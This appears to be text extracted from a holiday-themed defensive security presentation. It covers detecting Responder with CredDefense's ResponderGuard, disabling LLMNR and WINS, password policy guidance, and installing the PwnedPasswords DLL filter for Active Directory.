
The image shows a terminal window with a dark background. The title bar at the top indicates an SSH session from 'root@BigChristmasTree' to 'root@192.168.168.148' with a resolution of '98x23'. The terminal content shows the prompt 'root@BigChristmasTree:~#' followed by a cursor. A mouse cursor is visible in the center of the terminal area.



How can Santa defend against this?

Scan for Responder!

 <https://github.com/CredDefense/CredDefense>




Scan for Responder!

 <https://github.com/CredDefense/CredDefense>

```
Invoke-ResponderGuard -CidrRange 192.168.168.0/24 -LoggingEnabled -HoneyTokenSeed
```

```
[*] ResponderGuard received an NBNS response from the host at 192.168.168.195 for the hostname [*] Something is amiss. We should only have one answer. Answer Count: 0 PROXYSRV!  
[*] An event was written to the Windows Event log.  
[*] Submitting Honey Token Creds NORTHPOLE\MrsClaus : Summer2019 to \\192.168.168.195\c$!
```



Disable insecure network protocols

Computer Configuration > Administrative Templates > Network > DNS Client

Turn off multicast name resolution

Previous Setting Next Setting

Not Configured Comment:

Enabled

Disabled Supported on: At least Windows Vista

Options: Help:

Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.

LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in scenarios in which conventional DNS name resolution is not possible.


If you enable this policy setting, LLMNR will be disabled on all available network adapters on the client computer.

If you disable this policy setting, or you do not configure this policy setting, LLMNR will be enabled on all available network adapters.

OK Cancel Apply


Disable insecure network protocols

Network control panel > Connection properties > IPV4 > Advanced > WINS



Stop users from picking bad passwords!

- Maintain an 8-character minimum length requirement (longer isn't necessarily better)
- Don't require character composition requirements. For example, *&(^%\$
- Don't require mandatory periodic password resets for user accounts
- Ban common passwords, to keep the most vulnerable passwords out of your system
- Educate your users to not re-use their organization passwords for non-work related purposes
- Enforce registration for [multi-factor authentication](#)
- Enable risk-based multi-factor authentication challenges



Stop users from picking bad passwords!



https://haveibeenpwned.com/Passwords

Pwned Passwords

Pwned Passwords are 555,278,657 real world passwords previously exposed in data breaches. This exposure makes them unsuitable for ongoing use as they're at much greater risk of being used to take over other accounts. They're searchable online below as well as being downloadable for use in other online systems. [Read more about how HIBP protects the privacy of searched passwords.](#)

.....

pwned?

Oh no — pwned!

This password has been seen 1,634 times before

This password has previously appeared in a data breach and should never be used. If you've ever used it anywhere before, change it!

Stop users from picking bad passwords!

Three free/cheap options help you stop bad password use!

Option 1: Pwned Passwords API

Option 2: Pwned Passwords DLL

Option 3: SafePass.me

	Pwned Passwords API	Pwned Passwords DLL	SafePass.me
Cost	\$3.50/month	Free	See Website
Local or cloud hosted?	Cloud	Local	Local
Password data transmitted over the Internet?	Partial	No	No
Requires local storage of password wordlists?	No	Yes	Yes
Allow custom wordlists?	No	Yes	Yes


Option 1: Pwned Passwords DLL

BPATTY Blue team ▾ Command line ▾ Hardware Pentesting how-tos & guides ▾

- Caldera
- Cuckoo Sandbox
- CredDefense
- Forensics
- Honeypots
- Local Administrator Password Solution
- Network monitoring
- PwnedPasswords**
- WEFFLES

W

TY by 7 Minute S



7 MINUTE
SECURITY
www.7ms.us

Option 1: Pwned Passwords DLL

<https://github.com/JacksonVD/PwnedPasswordsDLL>

JacksonVD / PwnedPasswordsDLL

Watch

6

★ Star

64

Fork

13

Code

Issues 2

Pull requests 0

Actions

Projects 0

Wiki

Security

Insights

Open source solution to check prospective AD passwords against previously breached passwords <https://jacksonvd.com/>

dll

ad

haveibeenpwned

passwords

18 commits

1 branch

0 packages

5 releases

1 contributor

Branch: master

New pull request

Create new file

Upload files

Find file

Clone or download



JacksonVD Updated to fix login issues (RE: issue report #2)

Latest commit aade808 on Jan 23

.vs/PwnedPasswordsDLL/v15	Shuffled around directories	2 years ago
PwnedPasswordsDLL	Updated to fix login issues (RE: issue report #2)	10 months ago
x64/Release	Updated to fix login issues (RE: issue report #2)	10 months ago
PwnedPasswordsDLL.sln	Shuffled around directories	2 years ago
README.md	Updated to reflect DLL change	2 years ago

Option 1: Pwned Passwords DLL


 https://bpatty.rocks/#blue_team/pwnedpasswords.md

9. In Visual Studio click **Project -> PwnedPasswordsDLL Properties...** and make these changes:

- **Configuration Properties -> VC++ Directories -> Include Directories** - do a **right-click** on the path and click **Edit**, then add `C:\crypto` and click **OK**.
- **Configuration Properties -> VC++ Directories -> Library Directories** - do a **right-click** on the path and click **Edit** and then insert the path `C:\crypto\x64\Output\Debug\` and click **OK**.
- **Configuration Properties -> Linker -> Input -> Additional Dependencies** - do a **right-click** on the path and click **Edit** and then insert the path `C:\crypto\x64\Output\Debug\cryptlib.lib` and click **OK**.
- **Configuration Properties -> C/C++ -> Code Generation -> Runtime Library** - change to **Multi-threaded Debug (/MTd)**

10. In Visual Studio click **Build -> Build Solution**


Option 1: Pwned Passwords DLL

 https://bpatty.rocks/#blue_team/pwnedpasswords.md

3. Download [Crypto++](#) to your machine as well (for this test I used version [6.1.0](#)). Unzip it to a folder on your machine, such as `C:\crypto`.
4. Open Visual Studio, and open `C:\crypto\crypttest.sln`. You may be prompted to install some missing features. Click **Install**. At the top of the Visual Studio window, ensure **Debug** and **Win32** are selected.
5. From the **Build** menu, choose **Batch Build**. From the selections in the next pop-up box, choose:
 - **cryptlib / Debug / x64**
 - **cryptlib / Release / x64**Then click **Build**.
6. Now open `C:\pwnedpasswords\PwnedPasswordsDLL.sln`. At the top of the Visual Studio window, ensure **Release** and **x64** are selected.
7. Download Troy Hunt's 500M Pwned Passwords from [here](#). Extract the .7z file to a central location, such as `\\yourdomain.local\passwords`.
8. Open `C:\pwnedpasswords\PwnedPasswordsDLL\dllmain.cpp` and search for a section that looks like this:

```
// String array of the file names + locations - you may customise if you wish
string str1[3] = { "C:\\pwned-passwords-1.0.txt", "C:\\pwned-passwords-update-1.txt", "C:\\pwned-pa
sswords-update-2.txt" };
```

Option 1: Pwned Passwords DLL



Option 2: Pwned Passwords API







 <https://github.com/JacksonVD/PwnedPasswordsDLL-API>

Branch: master ▾

[PwnedPasswordsDLL-API](#) / [x64](#) / [Release](#) /


 **JacksonVD** Resolve logon issue after password change- issue 2 on PwnedPasswordsDLL

..


 PwnedPasswordsDLL-API.dll	Resolve logon issue after password change-
 PwnedPasswordsDLL-API.exp	Resolve logon issue after password change-
 PwnedPasswordsDLL-API.iobj	Resolve logon issue after password change-
 PwnedPasswordsDLL-API.ipdb	Resolve logon issue after password change-
 PwnedPasswordsDLL-API.lib	Resolve logon issue after password change-
 PwnedPasswordsDLL-API.pdb	Resolve logon issue after password change-

Option 2: Pwned Passwords API


 <https://github.com/JacksonVD/PwnedPasswordsDLL-API>

 << PwnedPasswordsDLL-API-master ▶ x64 ▶


Name ▲


 PwnedPasswordsDLL-API.dll



 ▶ This PC ▶ Local Disk (C:) ▶ windows ▶ system32

Option 2: Pwned Passwords API

 <https://github.com/JacksonVD/PwnedPasswordsDLL-API>



The Registry Editor window shows the following registry values:

